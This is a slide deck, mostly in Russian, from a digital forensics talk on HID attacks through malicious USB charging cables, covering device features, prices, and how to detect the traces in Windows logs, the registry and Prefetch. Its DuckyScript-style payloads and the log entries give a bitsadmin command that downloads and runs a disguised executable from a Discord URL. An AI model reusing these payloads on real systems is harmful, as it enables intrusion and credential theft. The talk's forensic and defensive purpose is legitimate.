

NO  
FF  
ONE  
2022

# Hi! Can I Charge My Phone?

Panov Nikita

Cyber Security & Digital Forensics Expert

Moscow, 26.08.2022

**4N6.RU**  
CYBER COMMUNITY

# Поучаствуйте в опросе

Перейдите по ссылкам с ваших мобильных устройств.

В конце выступления будет интересно!



[pollev.com/npanov834](https://pollev.com/npanov834)




[pollev.com/forenzik197](https://pollev.com/forenzik197)

# О чём поговорим?

- Что такое HID-атака?
- Устройства для HID-атак
- Функционал вредоносного USB-кабеля
- Демонстрация работы
- Где и какие следы искать в ОС?
- Демонстрация инструментария и обнаружение следов
- Как защитить систему?
- Демонстрация усиления защиты
- Результаты опроса

# HID - АТАКИ

USB устройства могут быть опасны!



# USB Stick vs USB Cable



- Относительно небольшая стоимость
- Наборы для DIY
- Встроенное хранилище (диск)
- Программатор не нужен
- Только локальное подключение
- Слишком заметно для атаки



- Выше стоимость
- Наборы для DIY
- Нет встроенного хранилища
- Удалённое управление через WiFi
- Необходим программатор
- Можно атаковать iOS/Android
- Малозаметен при атаке

# Цена вопроса

 <p>LIGHTNING (WHITE) \$119.99</p>	 <p>LIGHTNING + KEYLOGGER (WHITE) \$159.99</p>
 <p>USB-C (BLACK) \$119.99</p>	 <p>USB-C + KEYLOGGER (BLACK) \$159.99</p>
 <p>USB-C + KEYLOGGER (WHITE) \$159.99</p>	 <p>USB MICRO (BLACK) \$119.99</p>
 <p>USB MICRO + KEYLOGGER (BLACK) \$159.99</p>	 <p>MICRO + KEYLOGGER (2 METER) \$159.99</p>

- От производителя
- Оригинальный дизайн
- Разнообразие вариантов
- Качественные модули
- Удобная установка + поддержка
- Наклейки в комплекте )))
- Чертовски сложно купить (но это не точно)
- Ещё сложнее доставить
- Таможня пропускает

# Цена вопроса

**O.MG Cable**

Brand: [Hak5](#)  
Product Code:Hak5-OMG-Cable  
Reward Points:176  
Availability:In Stock

**₹ 17,453.00**  
Price in reward points:17594

---

5 or more ₹ 17,313.00

---

**Available Options**

\* Add-Ons

15) No Thanks

22) O.MG CABLE PROGRAMMER A+C (+₹ 2,918.00)

\* Version

33) LIGHTNING TO USB-A

34) USB-C TO USB-A

35) USB MICRO TO USB-A

186) LIGHTNING + KEYLOGGER (+₹ 5,865.00)


Qty

1

**Add to Cart**

- Перекупы -> невыгодный курс
- Оригинальный дизайн
- Разнообразиие вариантов
- Качественные модули
- Не всегда всё в наличии
- Удобная установка + поддержка
- Купить и доставить проще
- Таможня пропускает

# Цена вопроса



- Цена только за компоненты
- Куча мануалов
- Необходимы прямые руки
- Дизайн так себе....
- Поддержка – только комьюнити
- Программатор тоже придётся собирать самому

# Функционал USB-кабеля

- Работает как обычный зарядный кабель
- Подключение к WiFi в режиме клиента
- Создание своей сети WiFi
- Наличие keylogger-модуля с передачей по WiFi
- Множество готовых вариантов вредоносной нагрузки
- Ячейки для хранения своих вариантов нагрузки
- Режим защиты от «засыпания» компьютера\*
- Изменение любых свойств HID-модуля (серийный номер, класс, название)
- HID-модуль можно активировать произвольно
- Можно атаковать смартфоны на iOS/Android

# Атака с элементами социальной инженерии

- Подключение USB-кабеля
- Подключение со смартфона к WiFi сети кабеля
- Выполнение сохранённой нагрузки #1
 

```

GUI r
DELAY 2000
STRING cmd /c start /min cmd /c "md c:\intel && bitsadmin /transfer myDownloadJob /download /priority normal
https://cdn.discordapp.com/attachments/989158786642083883/1002573549686493274/defender_x64.exe
c:\\intel\\defender_x64.exe"
DELAY 1
ENTER
DELAY 2000
      
```
- Выполнение сохранённой нагрузки #2
 

```

GUI r
DELAY 2000
STRING cmd /c start /min c:\intel\defender_x64.exe"
DELAY 1
ENTER
DELAY 2000
      
```
- Кража учётных данных

NO  
FF  
ONE  
2022

# Демонстрация

Атака с элементами социальной инженерии



# Детект следов в ОС


Утилиты Nirsoft



D...	Device Mfg	Driver Description	Instance ID	Install Time	First Install Time	Connect Time	Disconnect Time
	(Standard system devic...	USB Input Device	USB\VID_D3C0&PID_D34D&MI_00\7&280dd913&0&0000	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 14:11:26
	(Standard system devic...	USB Input Device	USB\VID_D3C0&PID_D34D&MI_01\7&280dd913&0&0001	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 14:11:26
	(Стандартный USB хос...	USB Composite Device	USB\VID_D3C0&PID_D34D\999	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 14:11:26
	(Standard USB HUBs)	Generic USB Hub	USB\VID_0E0F&PID_0002\6&30c5d09c&0&7	15.08.2022 13:54:31	15.08.2022 13:54:31	15.08.2022 13:54:31	
	(Standard USB HUBs)	Generic USB Hub	USB\VID_0E0F&PID_0002\6&30c5d09c&0&8	15.08.2022 13:54:31	15.08.2022 13:54:31	15.08.2022 13:54:31	
	GenericAdapter	Generic Bluetooth Adapter	USB\VID_0E0F&PID_0008\000650268328	12.07.2022 22:21:28	12.07.2022 22:21:28	15.08.2022 13:32:27	
	(Standard USB Host Co...	USB Composite Device	USB\VID_0E0F&PID_0003\6&30c5d09c&0&5	12.07.2022 22:21:26	12.07.2022 22:21:26	15.08.2022 12:30:58	
	(Standard system devic...	USB Input Device	USB\VID_0E0F&PID_0003&MI_00\7&3ae26960&0&0000	12.07.2022 22:21:26	12.07.2022 22:21:26	15.08.2022 12:30:58	
	(Standard system devic...	USB Input Device	USB\VID_0E0F&PID_0003&MI_01\7&3ae26960&0&0001	12.07.2022 22:21:26	12.07.2022 22:21:26	15.08.2022 12:30:58	

# Детект следов в ОС

## Журналы событий Windows



by Yamato Security

Analyzing event files: 574  
Total file size: 148.0 MB

Loading detections rules. Please wait.

Excluded rules: 15  
Noisy rules: 5 (Disabled)  
Experimental rules: 1574 (61.58%)  
Stable rules: 212 (8.29%)  
Test rules: 770 (30.13%)

Hayabusa rules: 134  
Sigma rules: 2422  
Total enabled detection rules: 2556

316 / 574 [=====]

1	Timestamp	Co	1	2	3	4	5	6	7
16791	2022-08-15 13:54:31.408 +03:00	target	Sysmon	5	info	13401	Proc Terminated	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: DsmUserTask.Exe C{6D0A3DE3-9795-511F-A358-D7E42AB5421C}   Proc: C:\Windows\System32\cmd.exe
16792	2022-08-15 13:54:31.411 +03:00	target	Sysmon	1	info	13402	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Process: C:\Windows\System32\DsmUserTask.exe   PID: 7488   PGUID: F9E91876-25F0-62FA-7102-000000000000
16793	2022-08-15 13:54:32.696 +03:00	target	Sysmon	5	info	13403	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: "C:\Windows\system32\cmd.exe" /c start /min cmd /c "md c:\intel && bitsadmin /transfer myDownloadJob /download /priority normal https://cdn.discordapp.com/attachments/1000000000000000000/1000000000000000000/1000000000000000000.png"
16794	2022-08-15 13:54:32.846 +03:00	target	Sysmon	5	info	13404	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1   Proc: C:\Windows\System32\conhost.exe
16795	2022-08-15 13:54:32.875 +03:00	target	Sysmon	5	info	13405	Proc Terminated	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1   Proc: C:\Windows\System32\conhost.exe
16796	2022-08-15 13:54:32.995 +03:00	target	Sysmon	1	info	13406	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000
16797	2022-08-15 13:54:33.900 +03:00	target	WMI	5857	info	901	WMI Provider Started	Provider: SppProvider   Result: 0x0   Proc: WmiPrvse.exe   Path: %SystemRoot%\System32\wbem	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000
16798	2022-08-15 13:54:34.397 +03:00	target	Sec	4624	low	16767	Logon (Type 5 Service)	User: РЎРРРРРРРРРРРРРРР   Comp: -   IP-Address: -   UID: 0x3e7	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000
16799	2022-08-15 13:54:34.397 +03:00	target	Sec	4672	info	16768	Admin Logon	User: РЎРРРРРРРРРРРРРРР   PrivList: SeAssignPrimaryTokenPrivilege SeTcbPrivilege SeSecurityPrivilege	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000
16800	2022-08-15 13:54:34.405 +03:00	target	Sysmon	1	info	13403	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: C:\Windows\servicing\TrustedInstaller.exe   Proc: C:\Windows\servicing\TrustedInstaller.exe
16801	2022-08-15 13:54:34.430 +03:00	target	Sysmon	1	info	13404	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: C:\Windows\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.19041.1_x-ww_31bf3856ad364e35_x-ww\wscntfy.exe   Proc: C:\Windows\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.19041.1_x-ww_31bf3856ad364e35_x-ww\wscntfy.exe
16802	2022-08-15 13:54:35.541 +03:00	target	Sysmon	5	info	13405	Proc Terminated	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000
16803	2022-08-15 13:54:38.261 +03:00	target	Sysmon	5	info	13406	Proc Terminated	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000
16804	2022-08-15 13:54:40.411 +03:00	target	Sysmon	1	info	13407	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: DsmUserTask.Exe C{6D0A3DE3-9795-511F-A358-D7E42AB5421C}   Proc: C:\Windows\System32\cmd.exe
16805	2022-08-15 13:54:40.439 +03:00	target	Sysmon	5	info	13408	Proc Terminated	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000
16806	2022-08-15 13:54:54.894 +03:00	target	Sysmon	1	info	13409	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: "C:\Windows\system32\cmd.exe" /c start /min cmd /c "md c:\intel && bitsadmin /transfer myDownloadJob /download /priority normal https://cdn.discordapp.com/attachments/1000000000000000000/1000000000000000000/1000000000000000000.png"
16807	2022-08-15 13:54:54.921 +03:00	target	Sysmon	1	info	13410	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1   Proc: C:\Windows\System32\conhost.exe
16808	2022-08-15 13:54:54.921 +03:00	target	Sysmon	1	info	13410	Suspicious Conhost Legacy O	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1   Proc: C:\Windows\System32\conhost.exe
16809	2022-08-15 13:54:55.025 +03:00	target	Sysmon	1	info	13411	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: cmd /c "md c:\intel && bitsadmin /transfer myDownloadJob /download /priority normal https://cdn.discordapp.com/attachments/1000000000000000000/1000000000000000000/1000000000000000000.png"
16810	2022-08-15 13:54:55.026 +03:00	target	Sysmon	5	info	13412	Proc Terminated	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000
16811	2022-08-15 13:54:55.031 +03:00	target	Sysmon	1	info	13413	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1   Proc: C:\Windows\System32\conhost.exe
16812	2022-08-15 13:54:55.031 +03:00	target	Sysmon	1	info	13413	Suspicious Conhost Legacy O	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1   Proc: C:\Windows\System32\conhost.exe
16813	2022-08-15 13:54:55.031 +03:00	target	Sysmon	5	info	13414	Proc Terminated	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000
16814	2022-08-15 13:54:55.112 +03:00	target	Sysmon	1	info	13415	Proc Exec	Process: C:\Windows\System32\cmd.exe   PID: 5356   PGUID: F9E91876-25FE-62FA-7102-000000000000	Cmd: bitsadmin /transfer myDownloadJob /download /priority normal https://cdn.discordapp.com/attachments/1000000000000000000/1000000000000000000/1000000000000000000.png
16815	2022-08-15 13:54:55.112 +03:00	target	Sysmon	1	med	Evas   Per	13415	Bitsadmin Download from Su	Cmd: bitsadmin /transfer myDownloadJob /download /priority normal https://cdn.discordapp.com/attachments/1000000000000000000/1000000000000000000/1000000000000000000.png

# Детект следов в ОС

## Установка новых устройств

Скриншот панели задач Windows, отображающей конфигурацию устройства. В левом меню выделена папка "Конфигурация устройства". В центре экрана отображается таблица событий с заголовком "Конфигурация устройства" и количеством событий "Событий: 442".

Уровень	Дата и время	Источник
Сведения	15.08.2022 14:14:15	Kernel-PnP
Сведения	15.08.2022 14:14:15	Kernel-PnP
Сведения	15.08.2022 14:14:15	Kernel-PnP
Сведения	15.08.2022 13:54:32	Kernel-PnP

Ниже таблицы отображено событие 400, Kernel-PnP. Вкладка "Общие" содержит следующие данные:

- Устройство: HID\VID\_D3C0&PID\_D34D&MI\_01\8&209d59a&0&0000 настроено.
- Имя драйвера: keyboard.inf
- GUID класса: {4d36e96b-e325-11ce-bfc1-08002be10318}
- Дата драйвера: 06/21/2006
- Версия драйвера: 10.0.19041.1
- Поставщик драйвера: Microsoft
- Раздел драйвера: HID\_Keyboard\_Inst.NT
- Ранг драйвера: 0xFF1003
- Соответствующий ИД устройства: HID\_DEVICE\_SYSTEM\_KEYBOARD
- Драйверы с более низким рангом: input.inf:HID\_DEVICE:00FF1005
- Устройство обновлено: false
- Родительское устройство: USB\VID\_D3C0&PID\_D34D&MI\_01\7&280dd913&0&0001

Вкладка "Подробности" содержит следующие данные:

- Имя журнала: Microsoft-Windows-Kernel-PnP/Конфигурация устройства
- Источник: Kernel-PnP
- Дата: 15.08.2022 13:54:32
- Код: 400
- Категория задачи: Отсутствует
- Уровень: Сведения
- Ключевые слова:
- Пользов.: СИСТЕМА
- Компьютер: target

Kernel-PnP, EventID=400

Увеличенный фрагмент панели задач Windows, отображающей события из журнала "Админ". В центре экрана отображается таблица событий с заголовком "Admin" и количеством событий "Событий: 76".

Уровень	Дата и время	Источник	Код соб...
Сведения	15.08.2022 13:55:25	DeviceSetupManager	101
Сведения	15.08.2022 13:54:40	DeviceSetupManager	112
Сведения	15.08.2022 13:54:31	DeviceSetupManager	112

Красная стрелка указывает на событие с датой и временем 15.08.2022 13:54:40.

Скриншот панели задач Windows, отображающей конфигурацию устройства. В левом меню выделена папка "DeviceSetupManager". В центре экрана отображается таблица событий с заголовком "Admin" и количеством событий "Событий: 76".

Уровень	Дата и время	Источник	Код соб...
Сведения	15.08.2022 14:15:03	DeviceSetupManager	101
Сведения	15.08.2022 14:14:18	DeviceSetupManager	112
Сведения	15.08.2022 14:14:16	DeviceSetupManager	112
Сведения	15.08.2022 14:14:15	DeviceSetupManager	100
Сведения	15.08.2022 13:55:25	DeviceSetupManager	101
Сведения	15.08.2022 13:54:40	DeviceSetupManager	112
Сведения	15.08.2022 13:54:31	DeviceSetupManager	112
Сведения	15.08.2022 13:54:31	DeviceSetupManager	112
Сведения	15.08.2022 13:40:04	DeviceSetupManager	101
Сведения	15.08.2022 13:39:19	DeviceSetupManager	112
Сведения	15.08.2022 13:39:18	DeviceSetupManager	100

Ниже таблицы отображено событие 112, DeviceSetupManager. Вкладка "Общие" содержит следующие данные:

- Выполнено обслуживание устройства "Elektron-X300" ((f6d0a3de3-9795-511f-a358-d7e42ab5421d

DeviceSetupManager, EventID=112

# Детект следов в ОС

Если системные журналы удалены

WinPrefetchView покажет **дату и время**

Filename	Created Time	Modified Time	File Size	Process EXE	Pr
AM_DELTA.EXE-78CA83B0.pf	15.08.2022 14:52:49	15.08.2022 14:52:49	2 254	AM_DELTA.EXE	C:
APPLICATIONFRAMEHOST.EXE-8...	12.07.2022 22:26:23	15.08.2022 14:43:29	18 002	APPLICATIONFRA...	C:
AUDIODG.EXE-AB22E9A6.pf	12.07.2022 22:36:54	15.08.2022 14:43:25	5 788	AUDIODG.EXE	C:
BACKGROUNDTRANSFERHOST.EX...	15.08.2022 11:14:10	15.08.2022 11:14:11	9 353	BACKGROUNDTRA...	C:
BINGSVC.EXE-D21C2576.pf	12.07.2022 22:27:25	12.08.2022 10:02:05	18 872	BINGSVC.EXE	C:
BINGWALLPAPERAPP.EXE-7F0F53...	12.07.2022 22:30:33	12.08.2022 14:06:51	46 396	BINGWALLPAPER...	C:
BITSADMIN.EXE-61856B04.pf	15.08.2022 14:46:46	15.08.2022 14:46:46	3 560	BITSADMIN.EXE	C:
BSVCUPDATER.EXE-52DC7509.pf	03.08.2022 11:47:40	15.08.2022 14:52:55	28 638	BSVCUPDATER.EXE	C:
BWCPROCESSOR.EXE-80E273B7.pf	15.08.2022 14:52:55	15.08.2022 14:52:55	14 381	BWCPROCESSOR....	C:

Дамп памяти




MemProcFS-Analyzer v0.4 - Automated Forensic Analysis of Windows Memory Dumps for DFIR  
(c) 2021-2022 Martin Willing at Lethal-Forensics (<https://lethal-forensics.com/>)

Analysis date: 2022-08-15 12:28:40 UTC

```
[Info] MemProcFS NOT found.  
[Info] Latest Release: MemProcFS v5.0.1 (2022-08-04)  
[Info] Downloading Latest Release ...  
[Info] Extracting Files ...  
[Info] Current Version: Dokany File System Library v2.0.5.1000 (2022-07-04)  
[Info] Latest Release: Dokany File System Library v2.0.5.1000 (2022-07-04)  
[Info] You are running the most recent version of Dokany File System Library.  
[Info] Elasticsearch NOT found.  
[Info] Latest Release: Elasticsearch v8.3.3 (2022-07-28)  
[Info] Downloading Latest Release ...
```

MemProcFS Analyzer




```
{"class": "REG", "ver": "5.0", "sys": "19041_d9ab7fd0", "key":  
"HKU\\S-1-5-21-1348225060-3966715427-873856517-1000\\SOFTWARE\\Microso  
ft\\Windows\\CurrentVersion\\Explorer\\RunMRU", "type": "value",  
"value": {"name": "f", "type": "REG_SZ", "size": 456, "data": "cmd /c start  
/min cmd /c \"md c:\\\\intel && bitsadmin /transfer myDownloadJob  
/download /priority normal  
https://cdn.discordapp.com/attachments/989158786642083883/10025735496  
86493274/defender\_x64.exe c:\\\\intel\\\\defender_x64.exe\\\\1"}}
```

Ищем RunMRU\*

# Детект следов в ОС

```
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\0003
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{83da6326-97a6-4088-9453-a1923f573b29}\0066
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{83da6326-97a6-4088-9453-a1923f573b29}\000A
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\7&280dd913&0&0001
HKLM\SYSTEM\ControlSet001\Control\DeviceContainers\{6d0a3de3-9795-511f-a358-d7e42ab5421c}\BaseContainers\{6d0a3de3-9795-511f-a358-d7e42ab5421c}
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{80497100-8c73-48b9-aad9-ce387e19c56e}\0006
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{80497100-8c73-48b9-aad9-ce387e19c56e}
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{540b947e-8b40-45bc-a8a2-6a0b894cbda2}\0007
